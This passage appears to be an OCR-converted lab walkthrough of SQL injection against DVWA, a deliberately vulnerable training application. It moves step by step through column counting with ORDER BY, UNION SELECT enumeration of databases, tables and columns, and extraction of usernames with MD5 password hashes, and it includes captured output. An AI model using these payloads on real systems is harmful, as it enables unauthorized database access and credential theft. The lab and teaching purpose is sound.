
```
database-name = dvwa
user = root@localhost
```

3. Find the number of columns

```
' ORDER BY 1 -- -
' ORDER BY 2 -- -
' ORDER BY 3 -- -
```


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR 1=1 ORDER BY 1 -- -
First name: admin
Surname: admin
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Bob
Surname: Smith
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Gordon
Surname: Brown
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Hack
Surname: Me
ID: ' OR 1=1 ORDER BY 1 -- -
First name: Pablo
Surname: Picasso
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR 1=1 ORDER BY 2 -- -
First name: admin
Surname: admin
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Gordon
Surname: Brown
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Hack
Surname: Me
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Pablo
Surname: Picasso
ID: ' OR 1=1 ORDER BY 2 -- -
First name: Bob
Surname: Smith
More info




Then, we have access to vulnerable 2 columns.

4. Find vulnerable columns

```
' UNION SELECT null,table_name FROM information_schema.tables WHERE
table_schema=database() -- -
' UNION SELECT null, schema_name FROM information_schema.schemata -- -
```






schema_name from information_schema

```
>> dvwa
>> flag334422
>> metasploit
>> mysql
>> owasp10
>> tikiwiki
>> tikiwiki195
```

5. Change the pointers location

```
' UNION SELECT null,column_name FROM information_schema.columns WHERE
table_schema=database() AND table_name='users' -- -
```





column_name:


```
>> user_id
>> first_name
>> last_name
>> user
>> password
>> avatar
```

6. Extracting sensible data

```
' UNION SELECT null,CONCAT(user,':',password) FROM users -- -
' UNION SELECT user,password FROM users -- -
' UNION SELECT
CONCAT(user_id,':',first_name,':',last_name,':',user),password FROM users
-- -
```


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECt null, CONCAT(user, ':', password) from users -- -
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More info



